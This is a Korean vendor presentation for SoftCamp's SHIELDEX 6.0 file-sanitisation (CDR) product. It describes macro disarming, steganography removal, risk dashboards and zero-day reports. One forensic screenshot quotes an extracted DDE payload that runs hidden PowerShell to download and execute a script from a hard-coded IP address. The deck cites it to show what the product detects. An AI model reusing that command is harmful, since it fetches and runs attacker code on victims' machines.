
# 3. SHIELDEX 제품별 구성도

## | 망연계 구간의 구성도




### 3. SHIELDEX 제품별 구성도


#### | 게시판 구간의 구성도



### 3. SHIELDEX 제품별 구성도

#### | 이메일 구간의 구성도





CHAPTER

04

# SHIELDEX 6.0 특징점

---




## 4. SHIELDEX 6.0 특징점

### | 매크로 무해화

#### 엑셀 매크로 판단 기능

- 기업에서 가장 많이 사용하는 엑셀 파일 및 매크로 기능 사용 빈도 높음
- 일반 CDR에서는 매크로 허용/삭제 기능만 제공
- 위험한 매크로는 무해화 또는 사용자 선택 기능 여부 제공
- 출원 제 10-2019-133448호 : 문서에 구성된 매크로의 악성코드 감염 확인 방법과 시스템




## 4. SHIELDEX 6.0 특징점

### | 스테가노그래피 악성코드 제거

스테가노  
그래피  
등 이미지  
CDR 완벽 처리

- 이미지를 재구성하여 위협 제거
- 스테가노그래피 기법에 대해 Anti-Steganography 기술 적용
- 100종 이상의 이미지 파일 확장자 무해화 처리



# 4. SHIELDEX 6.0 특징점


## | 객체로 첨부된 문서/이미지 무해화

문서 내 첨부된  
파일을 분리하여  
CDR 처리

- 문서 내 첨부된 객체를 무조건 삭제 하지 않고 별도 추출 가능
- 문서 내 첨부된 객체 (문서) 을 추출하여 CDR 처리 후 재 조립하는 기술 적용
- 문서 내 첨부된 객체 (실행파일 등) 에 대해서 삭제 후 재 조립하는 기술 적용

### 1. 시스템 적용 범위 및 검토 결과

당사 시스템 적용 범위 및 시스템 별 사전 검토 결과는 아래와 같음  
5개 시스템은 적용 확정이며, 1개 시스템(나눔넷 : 그름웨어)은 추가 검토 후 적용 여부 결정 예정임



### 파일 상세 정보

#### 상세 정보

전체	검색어를 입력하세요.	검색
파일 무해화 솔루션_제안 요청서_221215_V1.2.pptx (65개)		
Microsoft Excel Worksheet.xlsx		
image1.png		
image2.png		
image3.png		
image4.png		
image5.png		
image7.png		
image8.png		
image9.png		
image10.png		
image11.png		
image12.png		
image13.png		

■ 파일 정보	
작업 순서	13018
작업 ID	63ffb5ed-8f6e-4fa3-a943-913ee3a0c26f
파일 이름	Microsoft Excel Worksheet.xlsx
파일 크기(전/후)	9.9 KB / 9.5 KB
파일 형식	application/vnd.openxmlformats-officedocument.spreadsheetml.sheet
MD5	99c3309b23a59032bd851a6e23fbf49
무해화 파일 다운로드	<a href="#">CDR 파일</a> (~2023-03-16)
상세 정보	
요청 IP 주소	10.12.10.10
무해화 요청 방식	HTTP Form 방식 (upload)
사용자(ID)	양호성 (hosung.yang)
부서코드(직위코드)	Cloud사업본부 (연구원)


※ 문서 내 첨부된 문서는 CDR 처리 후 재 조립

# 4. SHIELDEX 6.0 특징점

## | 클립보드 형태로 들어온 이미지(스테가노그래피)로 악성코드 제거


클립보드로 들어온  
악성파일에 대한  
CDR 처리 기능

- CDR 솔루션을 우회하기 위해 최신 공격기법
- 클립보드 형태로 악성 이미지를 삽입 한 문서를 추출하여 CDR 처리 후 재 조립하는 기술 적용
- 기존 CDR 솔루션은 악성 이미지를 처리하지 못하고 내부로 반입



파일 상세 정보

※ 클립보드로 들어온 이미지도 추출하여 CDR 처리 수행



### 파일 정보

작업 순서	13019
작업 ID	0d8b63f6-b870-11ed-ae24-676e4bd58cc2
파일 이름	8. (Malware) 가스의 공정 기술개발.docx
파일 크기(전/후)	23.3 MB / 800.2 KB

※ 이미지의 CDR 처리 후 스테가노그래피 악성코드 제거

파일 형식	application/vnd.openxmlformats-officedocument.wordprocessingml.document
MD5	cf416254704c6c4ac358f0f18b49e03e
원본 파일 다운로드	<a href="#">원본 파일</a> (~ 2023-03-16)
무해화 파일 다운로드	<a href="#">CDR 파일</a> (~ 2023-03-16)
상세 정보	
요청 IP 주소	10.12.10.10
무해화 요청 방식	HTTP Form 방식 (upload)
사용자(ID)	양호성 (hosung.yang)
부서코드(직위코드)	Cloud사업본부 (연구원)

## 4. SHIELDEX 6.0 특징점

### | CDR 처리내역에 대한 상세 정보 제공

#### 위험도별 모니터링

- CDR 정보 데이터를 기반으로 파일의 **위험도** 5단계 레벨 제공 (안전 / 의심 / 경고 / **위험** / 심각)
- 현재 반입되고 있는 파일에 대한 위험도를 즉각적으로 모니터링 기능 제공

무해화 처리 결과 | 무해화 완료된 원본 파일의 처리 결과 및 위험도 현황입니다. (일 평균 무해화 처리 속도: 0.0 초, 월 평균 무해화 처리 속도: 7.7 초)

처리 결과 무해화 작업이 완료된 원본 파일의 처리 결과입니다.



완료 ⓘ

0 건

금월 누적 155 건



성공 ⓘ

0 건

금월 누적 146 건



예외 ⓘ

0 건

금월 누적 5 건



차단 ⓘ

0 건

금월 누적 4 건

위험도 원본 파일에 포함된 모든 하위 콘텐츠 (N개) 요소들에 대한 합계입니다.



안전 ⓘ

0 건

금월 누적 134 건



의심 ⓘ

0 건

금월 누적 33 건



경고 ⓘ

0 건

금월 누적 0 건



위험 ⓘ

0 건

금월 누적 0 건



심각 ⓘ

0 건

금월 누적 0 건



위변조 ⓘ

0 건

금월 누적 3 건


# 4. SHIELDDEX 6.0 특징점

## | 상세 분석이 가능한 CDR 처리 데이터 제공

솔루션 운영  
리스크 감소를 위한  
정보데이터 제공

- CDR 처리 내역 상세를 포렌식 수준의 위험요소 분석 데이터 제공
- 실제 CDR 처리한 위험정보 제공을 통한 사용자 문의 대응 및 보안 검토 대응

### ■ 무해화 정보 및 위험 요소



무해화 결과	파일 재구성 완료
무해화 처리 시간	40.86 초
위험도	위험 ②
분석 정보	<ul style="list-style-type: none"><li>15개의 하이퍼링크가 포함되어 있습니다.</li><li>22개의 액티브X가 포함되어 있습니다.</li><li>8개의 매크로가 포함되어 있습니다.</li><li>2개의 DDE(동적연결)가 포함되어 있습니다.</li><li>1개의 외부 링크가 포함되어 있습니다.</li><li>5개의 파일 사이즈 변화가 포함되어 있습니다.</li></ul>
태그	<span>하이퍼링크</span> <span>액티브X</span> <span>매크로</span> <span>DDE(동적연결)</span> <span>외부 링크</span> <span>파일 사이즈 변화</span>

### 위험요소 정보

```
{
  item: [
    {
      data: "https://linux.die.net/man/8/logrotate",
      name: "Hyperlink",
      type: "Styles"
    },
    {
      data: "https://ko.wikipedia.org/wiki/%EC%BB%B4%ED%93%A8%EC%9C%A4%B2%A1",
      name: "Hyperlink"
    }
  ]
}
```

### 위험요소 정보

```
{
  item: [
    {
      data: "Attribute VB_Name = \"ThisDocument\"
Attribute VB_Base = \"1Normal.ThisDocument\"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Attribute VB_Control = \"InkPicture1, 0, 0, MSINKAUTLib, InkPicture\"
Private Sub InkPicture1_Painted(ByVal hDC As Long, ByVal Rect As MSINKAUTLib.IInkRectangle)
UserForm1.TextBox3 = \"1\"
End Sub"
    }
  ]
}
```

### 위험요소 정보

```
{
  item: [
    {
      data: "모서리가 둥근 직사각형 1",
      name: "RoundedRectangle",
      type: "ActiveX"
    },
    {
      data: "모서리가 둥근 직사각형 1",
      name: "RoundedRectangle",
      type: "ActiveX"
    }
  ]
}
```

### 위험요소 정보



```
{
  item: [
    {
      data: "/k powershell -windowStyle hidden -ExecutionPolicy Bypass -nologo -nopprofile -c IEX (New-Object Net.WebClient).DownloadString('http://5.199.129.235/download/s/uf') ",
      name: "c:\windows\system32\cmd.exe",
      type: "FieldDDEAuto"
    }
  ]
}
```

## 4. SHIELDEX 6.0 특징점

### | 기존 자사 솔루션 대비 처리속도 대폭 향상

처리 속도  
개선

- SHIELDEX 1.5 File 제품군에 비해 약 5~10배의 CDR 처리 성능을 끌어올림



# 4. SHIELDEX 6.0 특징점


## | 제로데이공격 예방지수 레포트

### Zero Day Attack 공격 예방 리포트

- CDR 도입으로 인한 Zero Day 공격 예방 효과의 정성적/정량적 모니터링
- CDR 처리당시 백신이 악성으로 검출하지 않았으나 백신업데이트 이후 악성파일로 판별된 문서에 대한 레포팅 기능제공

제로데이 공격 예방 지수 | SHIELDEX File을 통해 악성코드가 안전하게 무해화 처리 되었으나, 백신 패턴 업데이트 후 악성코드가 포함되었다고 검출된 파일 개수입니다.

2023년 전체



전체 31건 / 100%

VB: Trojan.Valyria	14건 / 45.2%
Trojan.GenetickKD	4건 / 12.9%
Trojan.GenetickKD-o	4건 / 12.9%
Trojan.GenetickKD-d	2건 / 6.5%
Exploit.Mathtype-obfe	1건 / 3.2%
Exploit:CVE	1건 / 3.2%
Exploit.Mathtype-obfe2	1건 / 3.2%
GT:VB.Dridex	1건 / 3.2%

월 별 현황

전체	31 건	VB: Trojan.Valyria 14건 / Trojan.GenetickKD 4건 / Trojan.GenetickKD-o 4건 / Trojan.GenetickKD-d 2건 / Exploit.Mathtype-obfe 1건 / Exploit:CVE 1건 / Exploit.Mathtype-obfe2 1건 / GT:VB.Dridex 1건
2023년 12월	5 건	Trojan.GenetickKD 4건 / Exploit.Mathtype-obfe 1건
2023년 11월	없음	-
2023년 10월	없음	-
2023년 09월	4 건	Trojan.GenetickKD 4건
2023년 08월	14 건	VB: Trojan.Valyria 14건
2023년 07월	1 건	Exploit:CVE 1건
2023년 06월	3 건	Trojan.GenetickKD 2건
2023년 04월	없음	-
2023년 03월	없음	-
2023년 05월	없음	-
2023년 02월	5 건	GT:VB.Dridex 1건 / W97M 4건
2023년 01월	없음	-

#### 제로데이 공격 예방 상세

NO.	파일 이름	파일 유입 일시	악성코드 검출 일시	백신전단 명
1	원본파일원본파일원본파일원본파일.docx	2023-09-01 09:32:46	2023-09-06 13:32:46	VB: Trojan.Valyria.2049
2	원본파일원본파일원본파일원본파일.docx	2023-09-01 09:32:46	2023-09-06 13:32:46	VB: Trojan.Valyria.2049
3	원본파일원본파일원본파일원본파일.docx	2023-09-01 09:32:46	2023-09-06 13:32:46	VB: Trojan.Valyria.2049
4	원본파일원본파일원본파일원본파일.docx	2023-09-01 09:32:46	2023-09-06 13:32:46	VB: Trojan.Valyria.2049





[www.softcamp.co.kr](http://www.softcamp.co.kr)

# THANK YOU



**SOFTCAMP** 

소프트캠프(주) 경기도 성남시 분당구 판교로 228번길 17, 판교세븐벤처밸리2 이랜텍동 2, 3층

© SOFTCAMP Co., LTD. All rights reserved.